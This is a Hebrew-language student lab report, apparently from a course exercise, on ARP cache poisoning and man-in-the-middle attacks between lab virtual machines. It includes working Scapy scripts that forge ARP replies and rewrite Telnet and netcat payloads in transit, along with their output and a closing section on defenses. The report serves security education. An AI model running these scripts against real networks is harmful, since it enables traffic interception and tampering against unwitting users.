והרצנו את הקוד שכתבנו בפייתון לשינוי הDATA המתקבל בין מחשב A למחשב B לZ

```
#!/usr/bin/python3
from scapy.all import *
import re

A_IP = "10.0.2.4"
A_MAC = "08:00:27:FA:2A:A7"
B_IP = "10.0.2.6"
B_MAC ="08:00:27:C3:04:42"

def spoof_pkt(pkt):
        #check if the packets sent from A to B with data
        if pkt[IP].src == A_IP and pkt[IP].dst == B_IP and pkt[TCP].payload:
                real = (pkt[TCP].payload.load) #extract the data from the packet
                data = real.decode() #decode the data from bytes to string
                stri = re.sub(r'[a-zA-Z]', r'Z', data) #replace the characters in the data to Z
                newpkt = pkt[IP] #create new packet that based on the original

                #remove the chksum because it will be incorrect for the new packet
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                #adding the new data (payload) to the new packet
                newpkt = newpkt/stri
                print("Data transformed from: " + data +" to: "+stri)
                send(newpkt, verbose = False)
        #check if the packets sent from B to A if so we will don't do anything to the packet
        elif pkt[IP].src == B_IP and pkt[IP].dst == A_IP:
                newpkt = pkt[IP]
                send(newpkt, verbose=False)


pkt = sniff(filter='tcp', prn=spoof_pkt)
```

כעת נרצה לראות במסך מחשב M שאכן מתבצע חילוף האותיות מהקלט שמחשב A מכניס לטרמינל לבין הפלט שמוצג למחשב A על המסך בטרמינל

```
[Mon Mar 06 15:16:27] Attacker:~$ sudo python3 3.py
Data transformed from: d to: Z
```

ניתן לראות שאכן האות שהוקלדה במחשב A הוחלפה מהאות d לאות Z

תמונה ממחשב A:

```
[03/06/23]seed@VM:~$ Z
```

- <u>סיכום המשימה</u>

אנחנו רואים שעבור כל קלט שנרשם במחשב A בטרמינל מתבצעת המרה לZ ומספרים נשארים אותו הדבר.
מכאן ניתן לראות כי מתקפת MAN IN THE MIDDLE בוצעה בהצלחה, לאחר מעבר על כל השלבים שהם:

1. הרעלת טבלאות הARP של מחשבים A ו- B
2. בדיקה שהרעלה הצליחה
3. הפעלת IP FORWARDING במחשב M
4. יצירת חיבור TELNET בין מחשב A ל- B
5. כיבוי IP FORWARDING במחשב M
6. ביצוע ההתקפה שעורכת את הDATA הנשלח בPACKETS ממחשב A למחשב B.

גילינו שכל אות שאנחנו רושמים בטרמינל בחיבור TELNET נשלח בPACKET נפרד ורק לאחר שמחשב היעד מחזיר לנו את הPACKET האות שרשמנו מוצגת לנו על המסך ולכן יש פתח לאדם נוסף לערוך את הנתונים האלו ולהציג על המסך מידע שונה ממה שרצינו.

התוצאה התאימה למצופה מאחר שבוצע שינוי למידע המוצג אצל מחשב A למידע אותו מחשב M רצה להציג כלומר בוצעה עריכה למידע.

מאחר ולא נאמר שום דבר על הצורך בשינוי ה- CHKSUM לא שינינו אותו ולכן הייתה תקלה שהמידע המוצג במחשב A לא שונה לZ מאחר וPACKET נשלחה שוב עם המידע המקורי ממחשב B למחשב A ולא בוצע לו שינוי חזרה למידע השגוי.

מנגנוני הCHKSUM זורקים את הPACKET ומבקשים אותה מחדש, ויש אלגוריתמים שיודעים גם לתקן את המידע השגוי למידע המקורי.

לכן לצורך התמודדות עם הבעיה ביצענו מחיקה לCHKSUM של הPACKET המקורי ונתנו לSCAPY לחשב את הCHKSUM החדש המתאים בעת שליחת הPACKET.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

- תיאור
  במשימה זאת M ירצה ליירט את כל הPACKETS שמועברים ברשת בין A לB בתקשורת NETCAT, ולשנות אותם בהתאם לרצונו
- מטרה
  ביצוע מתקפת MAN IN THE MIDDLE כאשר כל התעבורה ברשת בין שני מחשבים A וB יעברו דרך מחשב M והוא יעשה במידע מה שהוא רוצה.
  השרטוט במשימה הקודמת מתאים גם למשימה הזאת רק שעכשיו נרצה במקום להחליף כל אות לאות Z, להחליף רק מידע המכיל את שמותינו הפרטיים orenperi לאותיות A באורך השם (8 פעמים A).
- תוצאה מצופה
  העברת הנתונים תתבצע דרך מחשב M, והנתונים שיועברו יהיו תחת שליטתו של מחשב M.

- <u>ביצוע המשימה</u>

כמו במשימה הקודמת ביצענו ARP POISONING, הדלקנו IP FORWARDING ויצרנו חיבור netcat בין מחשב A למחשב B בפורט 9090.
כעת שינינו את הקוד של המשימה הקודמת כך שיחליף את השמות שלנו באות A בכמות פעמים זהה לאורך השמות.
בנוסף העתקנו את הקוד שמרעיל את טבלת הARP של מחשבים A ו- B והוספנו אותו כפונקציה לקוד כך שלאחר כל PACKET שתצא בעזרת הקוד שלנו פונקציית ההרעלה תעבוד.

```
#!/usr/bin/python3
from scapy.all import *
import re

A_IP = "10.0.2.4"
A_MAC = "08:00:27:FA:2A:A7"
B_IP = "10.0.2.6"
B_MAC ="08:00:27:C3:04:42"


def poisning():
        Ea = Ether()

        Aa = ARP()
        Aa.hwsrc = "08:00:27:73:FC:14"
        Aa.psrc = "10.0.2.6"
        Aa.hwdst = "08:00:27:FA:2A:A7"
        Aa.pdst = "10.0.2.4"

        pkta = Ea/Aa
        sendp(pkta, verbose = False)

        Eb = Ether()

        Ab = ARP()
        Ab.hwsrc = "08:00:27:73:FC:14"
        Ab.psrc = "10.0.2.4"
        Ab.hwdst = "08:00:27:C3:04:42"
        Ab.pdst = "10.0.2.6"

        pktb = Eb/Ab
        sendp(pktb, verbose = False)
```

```
def spoof_pkt(pkt):
        #check if the packets sent from A to B with data
        if pkt[IP].src == A_IP and pkt[IP].dst == B_IP and pkt[TCP].payload:
                real = (pkt[TCP].payload.load) #extract the data from the packet
                data = real.decode() #decode the data from bytes to string
                stri = re.sub(r'orenperi', 'A'*len('orenperi'), data) #replace names in the data to A
                newpkt = pkt[IP] #create new packet that based on the original
                #remove the chksum because it will be incorrect for the new packet
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                #adding the new data (payload) to the new packet
                newpkt = newpkt/stri
                print("Data transformed from: " + data +" to: "+stri)
                send(newpkt, verbose = False)
        #check if the packets sent from B to A if so we will don't do anything to the packet
        elif pkt[IP].src == B_IP and pkt[IP].dst == A_IP:
                newpkt = pkt[IP]
                send(newpkt, verbose=False)
        poisning()


pkt = sniff(filter='tcp', prn=spoof_pkt)
```

בקוד ניתן לראות את הפונקציה poisoning נכנסת לפעולה לאחר כל שליחת PACKET ובכך הרעלת טבלאות הARP של מחשב A וB מתמשכת

הרצנו את הקוד במחשב M, והזנו בחיבור ממחשב A למחשב B את המילים הבאות:

```
[Mon Mar 06 19:25:51] Client:~$ nc 10.0.2.6 9090
oren
orenperi
orenperibff
```

המילים שהתקבלו במחשב B הם המילים הבאות:

nc -l 9090 – listening to port 9090

```
[Mon Mar 06 19:05:39] Server:~$ nc -l 9090
oren
AAAAAAAA
AAAAAAAAbff
```

ניתן לראות שכאשר מחשב A שלח את DATA המכיל את המילה orenperi , הdata השתנה בהתאם לנדרש והמילה orenperi הוחלפה בAAAAAAAA.

מצורפת תמונה מהמחשב M לאחר הרצת הקוד ובזמן העברת הPACKETS בין מחשב A למחשב B:

```
Data transformed from: oren
 to: oren

Data transformed from: AAAAAAAA
 to: AAAAAAAA

Data transformed from: orenperibff
 to: AAAAAAAAbff

Data transformed from: AAAAAAAA
 to: AAAAAAAA
```

ניתן לראות שאכן מילים המכילות orenperi השתנו והמחרוזת הזאת הפכה לAAAAAAAA.

- <u>סיכום המשימה</u>

חיבור netcat מאפשר מעבר של PACKETS בתקשורת TCP בין המחשבים באופן מידי.
כדי לבצע חיבור כזה נצטרך לפתוח חיבור ממחשב A עם פקודה nc 10.0.2.6 9090 ולהאזין ממחשב B באמצעות הפקודה nc -l 9090.
הצלחנו בביצוע המשימה, ניתן לראות זאת על ידי כך שהמידע המתקבל בטרמינל של מחשב B הוא לאחר השינוי שמחשב M רצה שיתבצע במידע המועבר בחיבור NC.
גילינו ששינוי הנתונים לחיבור TELNET וחיבור NC זהה, אך בחיבור NC נדרש להרעיל את טבלאות הARP של שני הצדדים שוב ושוב.
התוצאה התאימה חלקית למצופה מאחר ונתקלנו בבעיה המתוארת מטה, אך לאחר פתרונה המשימה צלחה וקיבלנו את התוצאה הרצויה שהיא שינוי שמותינו הפרטיים במידע המועבר מA לB לרצף של A באותו האורך.
נתקלנו בבעיה שאחרי שליחת פקט אחד, טבלאות הARP של A ו- B מתעדכנות והבנו שאנחנו צריכים לבצע הרעלה של הטבלאות בכל פעם מחדש וכך פתרנו את הבעיה על ידי הוספת הפונקציה שמרעילה לקוד שמאזין לPACKETS ועורך את הDATA שלהן.

סיכום כללי למעבדה

במעבדה זו בצענו מתקפות Arp poisoning ו- Man in the Middle.

בהתחלה חקרנו מה זה פרוטוקול ARP, בזמן החקירה גילינו שלARP קיימים שני מצבים לPACKETS שמועברים: request, reply, ובדקנו כיצד הם נראים בWIRESHARK ומה הtype שלהם בקוד SCAPY.

גילינו שניתן לבצע התקפת MITM כבר בשכבה השנייה, בכך שנרעיל את טבלאות הARP של שני מחשבים A ו- B, כל שכל תעבורת הרשת ביניהם תעבור דרך מחשב אמצעי M.

השלב הראשון היה לגרום לכל צד לחשוב שהצד השני הוא מחשב M, זה נעשה על ידי הרעלת טבלאות הARP של שני הצדדים A,B בכך שהIP של הצד השני הופיע עם כתובת הMAC של מחשב M.

השלב השני היה לבצע התקפה על חיבור TELNET בין מחשב A למחשב B, והתקפה זו התחלקה למספר חלקים:

חלק ראשון - הרעלה של טבלאות הARP של מחשבים A ו- B

חלק שני – ביצוע בדיקה בWIRESHARK שההרעלה בוצעה בהצלחה

חלק שלישי – הדלקת IP FORWARDING במחשב M כך שהPACKETS יעברו בין A לB ולהפך באופן חופשי דרך M.

חלק רביעי – ביצוע התקפה MITM כך שכל אות שנקבל ממחשב A למחשב B יעבור דרך מחשב M וישונה לאות Z ורק אז יועבר לB.

השלב השלישי היה לבצע התקפה זהה על חיבור NETCAT, בהתקפה הזאת היינו צריכים לבצע פעולה שונה שדרשה לבצע שינויים מינוריים בקוד, והוספת הרעלה לאחר שליחת כל PACKET, מכיוון שNETCAT יוצרת חיבור חדש בשליחת כל PACKET לעומת TELNET שיוצר חיבור קבוע בהתחלה ושולח עליו את כל הPACKETS.

מעבר לזה הנושא מאוד עניין אותנו וחיפשנו דרכים להגן על עצמנו נגד מתקפת MITM.

מצאנו מספר אפשרויות כגון:

- הצפנת קצה אל קצה – אפשרות זאת מצפינה את המידע שלנו וכך מגנה עליו למקרה שאם מישהו יאזין ויאסוף את הPACKET שלנו היא תהיה בג'יבריש והוא לא יוכל להבין מה הועבר, כמו כן ניתן להשתמש גם בVPN שמצפין את תעבורת הרשת ומעביר את הPACKETS דרך שרת מאובטח.

- שימוש בפרוטוקולים מאובטחים כגון HTTPS, SSH, SFTP כדי להצפין את התעבורה כנגד האזנות.
- לא להשתמש ברשתות ציבוריות מאחר והן לא מאובטחות וכמובן לא להכניס מידע רגיש כגון סיסמאות.
- חשוב לעדכן את תוכנת המכשיר מאחר ובעדכונים מוסיפים Patch(תיקונים) נגד פרצות אבטחה קיימות.

נושא מעניין נוסף הוא טכנולוגיית הבלוקצ'יין.
Blockchain הוא ספר חשבונות מבוזר, שניתן להשתמש בו כדי לרשום עסקאות בצורה מאובטחת ושקופה.
יש לו יישומים פוטנציאליים רבים, ממטבע קריפטוגרפי ועד לניהול שרשרת אספקה.

אנחנו חושבים שכדאי לחקור את הנושא מאחר וזה הדבר הבא שהולך להיכנס חזק לשוק, ואנחנו רוצים לדעת האם הוא מאובטח יותר ויכול לספק את ההגנות הנדרשות.